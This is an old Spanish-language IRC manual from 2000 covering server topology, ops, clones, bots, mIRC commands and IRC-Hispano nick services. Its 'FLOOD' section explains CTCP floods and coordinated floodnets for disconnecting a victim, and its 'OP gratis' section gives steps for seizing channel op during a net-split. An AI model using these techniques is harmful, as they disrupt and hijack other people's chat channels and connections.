También cabe aclarar que, aunque yo no conozco ninguno, pueden existir troyanos más "inteligentes", que no tengan puertos abiertos cuando no estamos conectados, a esos hay que detectarlos por un método diferente, o bien, intentar hacerlo mientras estamos conectados a Internet (aunque en ese caso la cosa se complicaría debido a los demás programas que utilizan Internet -como el ICQ- y abren a su vez sus propios puertos, con lo cual la lista se hace más difícil de interpretar).

OK Si lo Deseas bajar Mataprocesos [desde Aqui](#)

Octubre de 2000

MANUAL DE IRC

¿Como funciona la IRC?

El servidor de IRC propiamente dicho no es más que un programa corriendo en background (un daemon) en una máquina determinada (en Unix correría el "ircd"). Los usuarios se conectan a dicha máquina y acceden al servidor en forma de clientes.

Una red IRC se compone de varios servidores corriendo en paralelo y enlazados entre ellos, de forma que se mantengan comunicados (puedan intercambiar mensajes entre ellos). Cuando un usuario se conecta a un servidor determinado, éste (el servidor) lo notifica a los demás servidores que forman parte de la red IRC. Igualmente, cualquier otra acción es notificada a todos los servidores, de forma que éstos actúan como una unidad. De esta forma el usuario se deja ver en todos los servidores aunque físicamente sólo esté conectado a uno. Esto permite tener muchos usuarios repartidos por diferentes servidores pero que virtualmente es como si estuvieran todos en uno sólo.

La estructura de la red IRC es en forma de árbol (es decir, no puede haber bucles, o "caminos cerrados": partiendo de un nodo no se llegue por ningún camino otra vez a dicho nodo) aunque un tanto especial: cada nodo se ve a sí mismo como el nodo raíz de la red y tiene un grafo en forma de árbol que le indica el camino a seguir para alcanzar cada uno de los restantes nodos. En la "literatura" esto se conoce como "spanning tree", que podríamos traducir como "árbol de expansión". Esto quiere decir que en un momento determinado un nodo cualquiera tendrá almacenada información para alcanzar cada uno de los otros nodos de forma unívoca (tiene un único camino posible hacia cada nodo). Esa información sería el árbol que está usando el nodo en cuestión. Pero además este árbol puede ser distinto para el mismo nodo en un instante diferente, es decir, puede cambiar (digamos que el nodo va reconfigurándose). Esto tiene la ventaja de que permite adaptarse a posibles variaciones (eventuales) de la topología de la red (así, si un nodo cae, los restantes nodos lo detectarán y se reconfigurarán de forma que los caminos que antes pasaban por dicho nodo dejen de hacerlo: se tomarían caminos alternativos con lo cual la red seguiría funcionando correctamente a pesar de la caída del nodo).

El paso de un nodo a otro adyacente se conoce como "hop" (salto). Así para alcanzar el nodo 5 partiendo de 4 tendremos que dar 2 saltos (hops): uno de 4 a 2 y otro de 2 a 5.

Podemos visualizar el árbol que está usando el server al que estamos conectados usando el comando "/links". Este sacará un listado por pantalla de los servidores alcanzables desde el nuestro, de forma jerarquizada, es decir, respetando la estructura del árbol. Normalmente se indica entre paréntesis al lado de cada servidor el número de hops que habría que dar para alcanzar cada uno de los nodos partiendo del nuestro.

Cuando se rompe uno de los eslabones (links) que unen 2 servidores el conjunto se divide en 2 subconjuntos, los cuales intentarán seguir funcionando normalmente aunque de forma aislada. Esto es, cada subconjunto permanece operativo y mantiene la comunicación entre los servers pertenecientes a dicho subconjunto. Pero por razones obvias los servidores de un subconjunto no

ven a los del otro y viceversa. Esta situación se conoce como net-split. En una sesión normal de IRC esto lo veríamos:

[1:23] *** LAROSA has quit IRC (fuego.irc-hispano.org io.irc-hispano.org)

Esto indica que se han spliteado los dos servidores indicados entre paréntesis y que a consecuencia de ello el usuario Case_Zer0 [hi Case ;-)] ha salido "de nuestra red IRC" (lo que está ocurriendo es que se encuentra en el otro subconjunto de servidores: a todos los efectos es que como si se encontrase ya en otra red IRC).

Cuando el enlace caído se recupera (i.e. se reestablece la comunicación entre los servers spliteados) se habla de net-merge. Esto se vería en la sesión anterior como un "join" por parte del usuario que estaba en el servidor spliteado (tanto el quit como el join anteriores son mecanismos del propio IRC, es decir, el usuario anterior no dio ninguna orden de quit ni de join, es transparente a dicho usuario).

Hay programas que detectan y avisan cuando se produce algún net-split o net-merge: son los denominados "link-lookers", y su utilidad es bastante obvia.

Por ejemplo, si el enlace dibujado en rojo (enlace server 2 <-> server 5) cayera, el servidor 5 estaría aislado de la red. Los usuarios de dicho servidor dejarían de ver a todos los demás pertenecientes a servidores distintos, y al contrario. Se dice que el servidor 5 está spliteado. Es fácil reconocer a un servidor en esta situación: si entras en una red a través de un determinado servidor y te encuentras a muy poca gente es muy normal que se deba a que está spliteado de la red.

Otra posibilidad es que el enlace azul (3 <-> 12) cayera. En este caso el servidor 12 se splitea de la red, pero también lo hacen los servidores 13 y 14 indirectamente, por conectarse a través del primero.

Para una información completa del funcionamiento y estructura de una red IRC, y del protocolo subyacente ("Internet Relay Chat Protocol") os remito al RFC1459.

¿ Que es un OP ?

Los canales tienen moderadores denominados operadores o "OP", los cuales controlan el canal, decidiendo quien puede tener acceso (expulsando permanentemente ("banning") algunos usuarios, quien debe salir del canal , expulsando ("kicking") algunos usuarios, y hasta quien tiene derecho a hablar! Los operadores de un canal tienen el control completo del canal, y sus decisiones son definitivas. Si usted es expulsado permanentemente, mándele un mensaje a un operador pidiéndole de buena manera que le permita volver a entrar en el canal.

Pueden haber varios OP's en un canal. En la lista de gente que esta en un canal, se distinguen los OP, porque su nick lleva delante el signo @. Solo hay una forma de llegar a ser OP del canal en el que se encuentre, y es que uno de los OP del canal le haga OP a usted. ¿? Y quien les ha hecho OP's a ellos ? Cuando se crea un canal nuevo, se entra como OP del mismo.

Así que seguramente uno de los Op's del canal fue el que creo el canal.

¿ Que es un IRCOP ?

Los servidores IRC son cuidados por operadores de IRC, o "IRC ops." Los operadores IRC administran los servidores y no se envuelven en asuntos personales en los canales. No son "policías del IRC." o no deberían serlo. Estos usuarios son op en todos los canales donde entren.

¿ Qué es el "modo invisible" ?

Existe una forma especial de estar en el IRC, llamada "modo invisible". Bueno no se hagan ilusiones, si esta pensando que esto le permitira estar dentro de un canal, incluso participando en el, sin que los demas lo vean, algo asi como una especie de fantasma, PUES NO, ESO NO SE PUEDE HACER (¡ y menos mal !). El "modo invisible" consiste en que si usted esta en modo invisible y alguien consulta desde fuera del canal el listado de personas que hay en el (usando el comando /names #canal o /who #canal) no le vera. Sin embargo, si entra en el canal, si que le vera.

Tambien si alguien intenta un /whois nick, le vera aunque este en modo invisible. Tambien si alguien le tiene en su "notify" (una lista de gente, cuya presencia en IRC, queremos que nos sea notificada por el mIRC) tambien se enterara.

¿ De que sirve entonces estar en "modo invisible" ? Pues la verdad, ciertamente de poco, solo añade un poco de discrecion por su parte, poniendo las cosas un poquitito mas dificiles a quien le ande buscando. Para ponerse en modo invisible use el comando...

`/mode nick +i`

Ejemplos:

Si su nick es Byte y quiere estar en modo invisible debera hacer esto...

`/mode Byte +i`

¿ Como puedo grabar las conversaciones ?

El mIRC puede registrar en un fichero toda la actividad que se produce en un canal. Esto le permitirá mas tarde, si en estar en línea, ver tranquilamente lo que se dijo o paso, incluso conseguir aquella dirección de correo o URL que alguien comento y que usted no recordaba. Existen dos formas básicas de proceder... Puede activar la opción de registrar todos los canales y privados SIEMPRE (y desactivar si desea algún canal) o mantener desactivada la opción de registro automático, y manualmente activar la opción de registro de un canal, cuando lo desee.

Método 1: (Activar la opción de registro automático de todo, siempre) (LO MEJOR)

En la ventana de opciones del mIRC, elija la pestaña "Logging" y vera algo parecido..

Método 2: (activar/desactivar la opción de registro manualmente) Estando en un canal o privado use el comando /log on para activar el registro y el comando /log off para desactivarlo el registro de ese canal. Tenga en cuenta que si tiene el registro automático activado (según el método 1) solo tiene sentido la opción de desactivar el registro para un canal específico. Es decir, no existe un comando para activar el registro automático de todos los canales.

¿ Que significa "caerse" del IRC ?

Quiere decir que te desconectas de forma involuntaria del servidor IRC que uso para entrar, es decir ya no esta en el IRC, y tiene que volver a entrar. Las razones de ello pueden ser muy

diversas. Por ejemplo, si usted entra en el IRC y no hace nada durante un cierto periodo de tiempo, por ejemplo, entra en un canal y se queda leyendo los mensajes de los demas, pero no participa, el servidor le desconectara (por "idle"). Otras veces puede ser un simple fallo del servidor, que hara que su conexion al IRC se interrumpa.

¿ Como puedo enterarme de que alguien que conozco ha entrado en el IRC ?

La "Notify List" es una lista donde puede poner los nicks de la gente que conozca. De esta forma el mIRC le avisara de su presencia en el momento que entren en el IRC. Tambien cuando usted entre el mIRC le avisara si alguno de los nicks de su lista esta en el IRC.

Para añadir un nick a la Notify List debe hacer lo siguiente.

Metodo 1

Saldra la ventana de opciones del mIRC, en ella elija la pestaña "Notify List"

Ejemplo

Si usted ha añadido el nick jaav a su "Notify List" , cuando alguien con este nick entre en el IRC, en la ventana del canal en que se encuentre usted en ese momento, el mIRC le mostrara un aviso parecido al este...

*** jaav is on IRC

Tenga en cuenta, que para que los avisos se realicen en la ventana activa (esto es lo mas comodo) debera activar la opción "Show notifies in active window"

Metodo 2

Una forma bastante mas rapida de añadir un nick a su "Notify List" es usar el comando /notify nick [nota aclaratoria]

Ejemplo

Si desea añadir el nick jaav a su "Notify List" use el siguiente comando...

/notify jaav Jose Andres Alegre

Comandos relacionados...

La Notify List tambien puede ser manejada mediante comandos, desde cualquier ventana de canal o query, sin necesidad de acudir a las opciones.

El comando /notify

Usted también puede agregar/quitar nicks de la lista de notificación usando el comando /notify.

/notify [-shr] on|off|nick [nota]

Usted puede activar o desactivar las notificaciones escribiendo /notify on o bien /notify off respectivamente.

Las opciones -sh pueden ser usadas para mostrar u ocultar la ventana con la lista de notificaciones respectivamente.

La nota es optativa y le permite especificar una pequeña anotación sobre cada usuario.

Si usted antepone el símbolo + frente a un nick, mIRC hará un /whois en ese nick como parte de la notificación. Sin embargo, si usted hace esto en muchos nicks, entonces el servidor IRC podría desconectarle por saturación, por tanto, lo mejor es usar esto solamente cuando se necesita de verdad.

Usted puede obligar manualmente al mIRC a actualizar su lista usando el comando /notify sin parámetros.

Ejemplos:

Para añadir el nick Byte a su notify para que el mIRC le avise de su presencia en el IRC, use el siguiente comando...

`/notify Byte El autor de La Guía mIRC`

Lo mismo pero de forma que el mIRC haga un /whois cada vez que le avise de la presencia...

`/notify +Byte El autor de La Guía mIRC`

NOTA: Algunas redes de IRC podrían permitirle usar una dirección completa en vez de un nick. La única forma de saber esto es probándolo.

¿Como puedo hablar en privado con alguien ?

Cuando usted escribe en un canal, todas las personas que están en él pueden leer sus mensajes, pero si quiere hablar con alguien de forma que privada, deberá hacer lo siguiente...

Metodo 1

Haga un doble-click sobre el nick con el que quiere hablar en privado. mIRC abrirá una ventana (ventana de privado), y todo lo que escriban en ella solo lo verá esa persona y usted.

Metodo 2

Ejecute el comando /query nick, para crear la ventana de privado. En esa ventana podrán dialogar usted y su interlocutor a solas.

Ejemplo

Para comenzar un privado con una persona cuyo nick es SAM, ejecute el siguiente comando...

`/query SAM`

Metodo 3

Existe un tercer metodo de establecer una conversacion privada con alguna persona presente en el IRC, un poco especial... se trata del DCC CHAT, cuyo significado vendria a ser algo como "Charla directa Cliente-Cliente". ¿ Como ?

¿ Que es un bot ?

El termino bot viene de RoBOT. La mejor forma de comprender lo que es un bot, es la siguiente...

Imaginese que usted conecta con el IRC, y se mantiene conectado permanentemente, ademas usted, no interviene para nada, aunque podria hacerlo, sino que es su mIRC el que automaticamente responde a las acciones de los demas, aunque evidentemente no mantiene ningun tipo de conversacion inteligente, pero si que puede hacer OP a otros, saludar a los que entran en un canal, y realizar otro tipo de acciones. Bueno, pues eso es un bot. Es decir una especie de robot, o mIRC automatizado (mediante un script), que esta siempre conectado al IRC.

Los bots se suelen emplear para mantener siempre abiertos los canales registrados (El canal nunca se cierra porque el canal nunca se vacia, ya que el bot siempre se queda). Son usados generalmente por los administradores del IRC (Ircops) para sus tareas de gestion del IRC. Pueden hacer OP automaticamente a las personas que entran en un canal y que reconocen como OP's registrados del canal. Y otras muchas cosas.

De broma, se suele llamar bot a aquella persona que pasa tanto tiempo en el IRC, que parece que este siempre en el.

¿ Que es un clon ?

El termino clon viene de la palabra clonico (identico). Y consiste en una persona ha entrado en el irc con dos o mas nicks diferentes. De esta forma usted podria estar en un canal y observar que ademas de usted hay dos personas mas en el canal, una con el nick Byte y otra con el nick SAM, pero Byte y SAM son la misma persona!! En ese caso SAM es un clon de Byte (o viceversa).

Mucha gente en sus primeros pasos en el IRC, puede caer en "trampas" de este tipo, en las que se le hace pensar que esta hablando con dos personas distintas, cuando realmente lo esta haciendo con una sola.

Muchas veces el termino clon y bot se confunden porque el clon (la copia de uno mismo) actua como un robot (bot) a las ordenes del "original" o "principal". En ese caso tendríamos un clon que es un bot.

¿ Como determinar si en el canal existe algun clon ?

Sin la ayuda de un script, es muy laborioso, aunque no es dificil. Si existe una persona en el canal donde nos encontramos, que esta usando dos nicks (es decir tiene un clon) toda la informacion que relativa a cada uno de los nick sera seguramente diferente, asi que mediante un /whois no podremos descubrirlo. Pero existe algo que es igual para los dos nicks, pues ambos corresponden a una misma conexion a Internet y es la IP.

Asi que si pedimos la IP de cada uno de los nicks sospechosos y coinciden, es seguro que son un clon.

Para determinar la IP de un nick debera usar el comando /dns nick

¿ Como hacer un clon ?

Para hacer un clon, es decir para poder estar en el IRC con dos nicks diferentes a la vez, debera seguir uno de estos dos procedimientos...

Metodo 1: Si utiliza Win95 y un mIRC de 32 bits

1º Entre en el IRC de la forma normal

2º Luego arranque otra copia del mIRC y conecte con otro servidor distinto

(Es decir se trata de usar dos copias del programa mIRC a la vez y conectar con cada una de ellas. Los clones normalmente se usan en la guerra, es decir para molestar a alguien o a algun canal, o para confundir a algun novato. Aunque tambien hay quien los usa para hacer pruebas.

¿ Que es un script ?

El mIRC tiene algunas secciones programables. Se le pueden añadir menus y crear acciones complejas y dejarlas grabadas al estlio de macros o pequeñas rutinas. Un script es pues esto, un conjunto de comandos que se añaden al mIRC y que usted puede ejecutar cuando desee, consiguiendo hacer algunas cosas que de otra forma serian mucho mas lentas de realizar o mucho mas dificiles. Existen muchos tipos de scripts, los hay especializados en mostrar bonitos dibujos o textos. Aunque la mayoría son de guerra.

Un script de guerra (ataque-defensa) tiene comandos que le permitiran tirar a otra persona del IRC (es decir desconectarlo) o evitar que le tiren a usted. Ademas incluire otras opciones para simplificar o hacer mas rapido el uso del mIRC.

Un consejo, antes de instalar un script, dedique un tiempo a aprender los comandos del mIRC "a pelo". Los scripts tienen un efecto parecido a las calculadoras, nos vuelven vagos y provocan que se nos olviden algunas tecnicas que realmente son basicas e imprescindibles. Piense que tal vez algun dia no tenga su script a mano y si no sabe realmente usar el mIRC "tal cual" estara realmente perdido.

Hay miles de scripts, aunque la verdad es que muchos son simplemente copias de otros. Los creadores de scripts no tienen forma de proteger sus creaciones. Incluso usted puede instalar un script y estudiarlo y modificarlo a su gusto. Pero cambiarlo, poner su nombre en los creditos y ofrecerlo por ahi como suyo no esta bien.

Otra cosa...tenga precaucion con los scripts. Como programas que son, pueden incluir algun "troyano", es decir, una parte de su codigo puede hacer cosas malvadas, como por ejemplo hacer que alguien mas tenga acceso a su cuenta, leer su correo, borrar sus archivos, etc. Esto no es lo normal. Normalmente la gente que crea scripts es por lo general bien intencionada, pero tenga precaucion con el script que escoje e informese antes sobre el.

¿ Como puedo copiar algun mensaje aparecido en el canal ?

En muchas partes del mIRC para copiar algo al portapapeles (para luego pegarlo en otro sitio) tendra que utilizar el metodo tradicional, es decir marcarlo con el raton, y luego pulsar CTRL+C. Pero en la ventana de un canal o de un privado, si usted desea copiar algo que alguien ha escrito, SOLO TENDRA QUE MARCARLO CON EL RATON, cuando suelte el texto YA ESTARA EN EL PORTAPAPELES. Para pegarlo en otro sitio, use la combinacion de teclas CTRL+V. Por ejemplo, puede copiar algun texto aparecido en el canal, para repetirlo. En ese caso marquelo, colóquese en el la caja de texto dle canal y pulse CTRL+V.

Puede copiar algo aparecido en su ventana de status, y luego pegarlo en el canal, para que el resto de personas lo vean.

Si alguien escribe una dirección de una página, puede copiarla, marcándola con el ratón, y luego pegarla en la caja de la dirección del navegador web que utilice, así no tendrá que teclearla.

¿ Como puedo repetir lo que he escrito ?

El mIRC almacena en un buffer todos los comandos y mensajes que vamos escribiendo en cada ventana. Y al estilo del DOSKEY de MS-DOS, podemos recuperar rápidamente cualquier mensaje anterior, para volver a lanzarlo, pulsando de nuevo ENTER.

La combinación de teclas depende de si está en modo de línea simple o en modo multilinea.

Si está en modo de línea simple: Pulse las flechas arriba o abajo

Si está en modo multilinea: Pulse CTRL + las flechas arriba o abajo. Puede cambiar el modo de línea en File-Options-Extras, y active o desactive la casilla "Multi-line editbox".

¿ Como puedo hacer sonar un sonido dentro del canal ?

Antes de empezar con eso comprenda esto perfectamente...

Cuando usted active un sonido (un fichero mid o wav) SOLO LO OIRAN LOS QUE TENGAN ESE SONIDO EN SU ORDENADOR (es decir que tengan el mismo fichero). Al revés, si alguien en un canal, activa un sonido, usted solo lo oirá si tiene ese fichero en su ordenador. Es decir, lo que hace el mIRC de la persona que activa el sonido es mandar una especie de "orden" o "petición" al resto de mIRC's (al suyo y a los demás del canal) para que activen el fichero de sonido en sus equipos. Y si no lo tienen no sonará.

Si alguien activa un sonido y usted no lo tiene, verá en el canal un mensaje de advertencia.

Ejemplo:

Si está usted en un canal y un usuario llamado klonone activa un sonido (bohemian.mid) y usted no lo tiene, verá algo parecido a esto...

* Sound request: can't find [bohemian.mid]
[klonone SOUND]

Para hacer activar un sonido use el siguiente comando... /splay fichero_de_sonido

Ejemplo:

Está usted en un canal y desea poner un poco de música. Por ejemplo, activar el sonido, spice.mid. Para ello haga lo siguiente...

/splay spice.mid

Recuerde que el fichero deberá estar en la carpeta donde le dijo al mIRC que buscara los sonidos o en una subcarpeta de esta, si no es así el mIRC no lo encontrará, a menos que indique su localización, por ejemplo...

/splay c:\sonidos\spice.mid

¿ Como puedo parar un sonido ?

Cuando algun usuario active un fichero de sonido, este sonara en su equipo hasta que se acabe.

Pero si le resulta especialmente molesto...puede pararlo usando el comando

/splay stop

FLOOD (UN CLASICO)

Los servidores IRC tienen que controlar el tráfico de entrada (el que proviene del exterior) para evitar su congestión. Una de las formas de conseguirlo es no permitir que un cliente le mande más de una determinada cantidad de información en un pequeño intervalo de tiempo; o lo que es lo mismo: la velocidad con que un cliente puede enviar datos al servidor está limitada.

Cuando un cliente supera el límite preestablecido por el servidor, éste cierra la conexión con el cliente: lo echa del servidor porque no puede soportar tanto caudal de entrada. El servidor lo "explica" así:

[1:59] *** ^TkLaS^ has quit IRC (Excess Flood)

Un flood, en general, no es otra cosa que mandar mucha información en poco tiempo a alguien para intentar que se sature. La manera de aprovechar el flood en nuestro favor consiste en mandar muchas peticiones de información a nuestra víctima, de forma que ésta, al contestar, supere el límite del servidor y éste lo eche. Por ejemplo, si le mandamos muchos /ctcp version's seguidos (requiriendo información sobre el programa cliente que está utilizando) la víctima floodeará al servidor cuando conteste porque mandará muchas veces (tantas como peticiones haya habido) el texto de respuesta al servidor (para que del servidor vaya al cliente que peticionó, i.e., al atacante).

En esto del flood juega un papel muy importante el número de peticiones que se reciben en un pequeño intervalo de tiempo. Cuantas más se reciban, más posibilidades hay de que el flood tenga éxito. Por ello no es ninguna tontería mandar peticiones desde varios puntos a la vez, y no desde uno sólo, es decir, varios usuarios (¡que podrían ser una misma persona!) de la red IRC manden peticiones a la víctima todos a la vez en un determinado momento. Si los usuarios (nicks) corresponden a una misma persona (una misma dirección IP) se habla de clones. Por tanto, una posible forma de ataque sería crearnos muchos clones y peticionar a la vez desde todos ellos a la víctima.

Pero los servidores también suelen estar preparados para evitar muchos clones (cada clone ocupa, por decirlo de alguna manera, una "línea" de entrada al servidor, y esto consume recursos del mismo). Suele haber un máximo permitido (en el irc hispano es 2) denegándosele el acceso a la red a un tercer clone, o en caso de que éste lo consiguiese expulsándosele del servidor ("matándolo") (el programa servidor revisa periódicamente las IP's conectadas y detecta cuando hay varios usuarios con una misma dirección IP):

[1:32] *** ^Virus^ has quit IRC (Killed (Clones!))

Se puede cambiar el número máximo de clones admisibles desde una determinada dirección IP o dominio añadiendo una I-Line al servidor IRC (en caso de no existir I-Line para esa dirección IP en particular se usa el máximo genérico definido). Esto lo debe hacer algún administrador de la red

IRC y es lo que habitualmente se usa para dar acceso a entidades con muchos ordenadores accediendo a Internet desde una misma IP (como es el caso de la mayoría de cyber-cafés).

¿Cómo provocar un flood con más de 2 clones entonces? La respuesta es simple:

en principio no se puede. ¿Entonces? Pues la solución es que varias personas distintas se pongan de acuerdo para atacar a la vez a la víctima. Cada persona podría tener a su vez varios clones. Por ejemplo, si A (atacante) quiere atacar a V (víctima), A se pone de acuerdo con B y C (otras 2 personas atacantes). A su vez supongamos que cada atacante tiene 2 clones: i.1 e i.2 (donde i=A,B,C). Entonces tendremos 6 usuarios (conexiones IRC) distintos atacando a V, que serían A.1, A.2, B.1, B.2, C.1 y C.2. Pero hay un problema: ¿cómo sincronizarse para atacar? ¿Cómo "ponerse de acuerdo" para mandar las peticiones en un determinado momento? Para esto existe lo que se denomina "floodnet" que, como habrá adivinado nuestro ávido lector, es una "red" (asociación) de gente cuyo único objetivo es floodear a alguien. La ventaja que tiene es que la sincronización entre los distintos componentes de la floodnet es automática (lo hacen los scripts) lo cual resuelve el problema anterior. También existe lo que se denomina "botnet" y que es análogo a la floodnet pero usando bots (no confundir con los "de servicio"; estos últimos los ponen los servers de la red irc y no los usuarios) los cuales serán lanzados desde alguna shell Unix (intérprete de comandos en una máquina Unix). Los bots suelen estar prohibidos y cuando se detectan, a lo menos, son expulsados:

[1:32] *** Viernes13 has quit IRC (Killed (You are not welcome to this network!))

Protección:

Hoy en día, el flood es un ataque demasiado clasico pero eficiente, es por ello que tanto los programas clientes de IRC como los scripts implementan protecciones anti-flood que dificultan enormemente el éxito de un ataque de este tipo. Por ejemplo, cuando detectan varias peticiones seguidas mandan las respuestas espaciadas en el tiempo (con pausas) y no inmediatamente, con lo cual se evita el flood. Otra forma de evitarlo es cuando se detecta varias peticiones de un usuario, a este se lo ignora por un determinado tiempo.

OP gratis

Conseguir op sin que nadie te lo de: Cuando alguien se une a un canal donde no hay nadie (hace un /join #canal) el servidor supone que se trata de un nuevo canal y le da op a dicho usuario. Se dice que ha creado un canal. Vamos a aprovechar esto para hacernos con el op en un canal ya existente. ¿Cómo? Fácil: solo hay que aprovechar un net-split. Los pasos serían los siguientes:

- * Esperar un split (lo podemos detectar con un link-looker).
- * Entrar (conectar) al servidor spliteado.
- /join #canal (donde canal es el canal donde queremos conseguir op).
- * El server creará un nuevo canal y tendrás el op.
- * Esperar a que se deshaga el split.

Si "hay suerte" (leer más abajo), al deshacerse el split conservaremos el op en los restantes servidores (el servidor spliteado se encarga de dar las órdenes correspondientes). Entonces se dice que hemos llevado a cabo un "net-hack". Los usuarios presentes en el canal en el que hemos llevado a cabo la acción verán algo como:

[1:41] *** irc.i3d.es sets mode: +o [-Mother-][-Fucker-]
(donde el servidor que nos da op es el que antes estaba spliteado).

Esto no siempre funcionará porque hay aspectos que todavía no he comentado. Paso a explicar el procedimiento y comentar algunos puntos negros. Supongo que habréis comprendido el procedimiento; es muy simple: aprovechar que el servidor spliteado no ve a los usuarios de otros servidores y por tanto al canal previamente creado. Esto presupone que no hay usuarios del servidor spliteado en el canal (en este caso no funcionaría) ya que al entrar nosotros por el server spliteado veríamos al canal como ya creado, con los usuarios de nuestro mismo servidor (a los otros los "esconde" el split) y por tanto el server no nos dará el op, como es habitual al entrar en cualquier canal ya existente.

También hay que tener en cuenta que actualmente todos los servidores tienen protecciones anti-nethack. En este caso, al deshacerse el split, los restantes servidores te quitarán el op a tí en vez de ser al contrario (imponer tu op en los restantes servers), protegiendo al canal PERO ésto lo harán únicamente en caso de que ya hubiera ops en el canal antes de tu intento de net-hack (aunque hay veces en que el server se equivoca y mantiene tu op, quitándoselo a los demás). Es decir, que el net-hack funcionará sólo para canales donde no haya op ("opless channels"). Por esta razón, si queremos el op, necesitaremos tirar previamente a los ops para luego llevar a cabo el net-hack. Para concluir, son pocas la posibilidades de lograr el proposito con exito, pero vale la pena intentarlo, ya que te puedes imaginar lo que puedes llegar hacer con un op en un canal como Argentina.

Algunos comandos...

Entrar a un canal: /join #(canal)

Entrar a un canal sabiendo la host o la owner: /join #(canal) (key)

Salir del IRC:/quit

Salir del IRC con mensaje: /quit (mensaje)

Access a un canal: /access #(canal) add host (nick)

Borrar todos los access: /access #(canal) clear

Borrar el access de una persona: /access #(canal) del host (nick) *!*

Todas la personas que entren tengan op: /access #(canal) add host *

Agregar owner: /access #(canal) add onwer (nick)

Cuando aguien entre que halla un mensaje: /prop #(canal) onjoin : (mensaje)

Cuando alguien salga que halla un mensaje: /prop #(canal) onquit : (mensaje)

Deopear a alguien: /mode #(canal) o- (nick) (tambien podes deopear a muchos

haciendo esto: /mode #(canal) ooo- (nick) (nick) (nick)

Opear alguien: lo mismo que el deop pero o+

Banear a alguien: /mode #(canal) +b (nick, host o su ip)

Desbanear a alguien: lo mismo que banear pero b-

Ver el topic del canal donde estas: /topic

Ver topic de cualquier canal: /topic #(canal)

Ver la ip de alguien: /dns (nick)

Decir un mensaje a todo el canal y a los que estan en privado tambien: /me (mensaje)

Ver info de alguien: /whois (nick)

Pingear a alguien: /ping (nick)

Colores: (cuando pongas ctrl+k te va a aparecer una barra con muchos colores y arriba de los colores numeros)lo que tenes que hacer es poner ctrl+k y poner el numero que quieras.... si lo quieres con fondo y letra de color apreta ctrl+k y el numero,y despues pone un coma al lado y el otro numero,el primer numero es el fondo y el otro el color de la letra.

Subrayado:ctrl+u

Ver quien esta en un canal sin estar en el: /names #(canal)

Cambiarte de nick : /nick (nick)

Espero que les halla gustado,como ven una lista con estos comandos es dificil de conseguir, yo hice una, mucho no me costo, pero faltan muchas cosas mas como sacar un ip aleatoria del canal,el comando whowas y muchas cosas mas, esta lista la hice porque no sabia que poner, J

Comandos de los bots del IRC-Hispano

CHAN / NICK / MEMO

Bot de Nombres: NICK

/msg NiCK HELP comando.

REGISTER Registra un nick

IDENTIFY Identificarse con su contraseña

ACCESS Modificar la lista de direcciones autorizadas

LINK Hacer su nick un alias de otro

SET Ajustar opciones, incluyendo protección de kill

DROP Cancela el registro de un nick

RECOVER Desconecta a otro usuario que esta usando tu nick

RELEASE Toma custodia de su nick después de utilizar el comando RECOVER

Otros comandos: UNLINK, GHOST, INFO, LIST, STATUS

Sintaxis: REGISTER contraseña

Registra su nick la base de datos de NiCK. Una vez registrado su nick, usted puede utilizar los comandos SET y ACCESS para configurar los parámetros de su nick como usted los desee. Asegúrese de recordar la contraseña que utilizo para registrarse--la necesitara para hacer cambios a su nick posteriormente. (Nótese que las mayúsculas importan FIDO, Fido, y fido son diferentes todas!)

Sugerencias para escoger una contraseña:

Contraseñas no deben ser fáciles de adivinar. Por ejemplo, usar su verdadero nombre como contraseña es una mala idea. Utilizar su nick como contraseña es una idea peor ;) y, por supuesto que, NiCK no lo permitirá. También, contraseñas cortas son vulnerables a búsquedas de prueba y error, por lo que usted debe escoger una contraseña de por lo menos 5 caracteres. Finalmente, el carácter de "espacio" no se puede utilizar en contraseñas.

Sintaxis: IDENTIFY contraseña

Notifica a NiCK que usted es el verdadero dueño de este nick. Muchos de los comandos requieren que usted se identifique con este comando antes de poder utilizarlos. La contraseña debe ser la misma que utilizo con el comando REGISTER.

Sintaxis:

ACCESS ADD mascara

ACCESS DEL mascara

ACCESS LIST

Modifica o muestra la lista de acceso para su nick. Esta es la lista de direcciones que NiCK reconocerá automáticamente como validas para utilizar este nick. Si desea utilizar este nick desde otra dirección, necesita enviar el comando IDENTIFY para que NiCK lo reconozca a usted.

Ejemplos:

ACCESS ADD [achurch@*.dragonfire.net](#)

Permite el acceso al usuario achurch de cualquier computadora en el dominio dragonfire.net.

ACCESS DEL [achurch@*.dragonfire.net](#)

Hace lo contrario de el comando anterior.

ACCESS LIST

Muestra la lista de acceso.

Sintaxis: LINK nick contraseña

Liga su nick a otro, haciendo efectivamente un alias para el nick que usted utiliza actualmente con otro nick especificado. Cuando usted utiliza este comando, la lista de acceso de el nick que tiene es eliminada y reemplazada por la del nick con la que usted hace la liga; todos los mensajes para el nick actual son agregados a la lista de mensajes de el nick a ligar (esto puede causar que el nick se exceda en su limite de mensajes, en este caso necesitara borrar algunos de los mensajes antes de poder recibir nuevos mensajes para cualquiera de ambos nicks).

Unas vez establecida la liga, su nick sera convertido transparentemente a el nick nuevo en todas las bases de datos de Services, excepto para los comandos NiCK UNLINK y DROP. Por ejemplo, puede utilizar cualquiera de los nicks para leer los mismos mensajes (y los mensajes que se envían a cualquier de los nicks irán a la misma lista). Si se identifica para un nick, automáticamente se identificara para el otro. Si cualquiera de ambos nicks esta en la lista de acceso de un canal, ambos nicks tendrán los mismos privilegios y accesos.

Para utilizar este comando, usted debe de identificarse para su nick actual (usando el comando IDENTIFY), y debe proporcionar la contraseña para el nick al que desea ligar.

Sintaxis: UNLINK

Elimina la liga de su nick hacia otro. Cuando la liga se elimina, los modos de un nick y la lista de acceso de el nick previamente ligado son copiados a su nick actual y pueden ser modificados independientemente. Mensajes no son copiados; todos los mensajes permanecen con el nick previamente ligado.

Sintaxis: SET opción parámetros

Ajusta varios parámetros del nick. Una opción puede ser:

PASSWORD [Ajusta la contraseña de su nick](#)

LANGUAGE	Ajusta el lenguaje que Services utilizara cuando envié mensajes a usted
URL	Asocia un URL con su nick
EMAIL	Asocia una dirección de E-mail con su nick
KILL	Activa/desactiva la protección de kill
SECURE	Activa/desactiva el modo SECURE para su nick
PRIVATE	Evita que su nick aparezca en /msg NiCK LIST
HIDE	Esconde ciertas informaciones sobre su nick

Para utilizar este comando es necesario identificarse antes con su contraseña (/msg NiCK HELP IDENTIFY para mayor información).

Escriba /msg NiCK HELP SET opción para mayor información sobre una opción específica.

Sintaxis: SET PASSWORD nueva-contraseña

Cambia la contraseña que utiliza para identificarse como el dueño de el nick.

Sintaxis: SET LANGUAGE numero

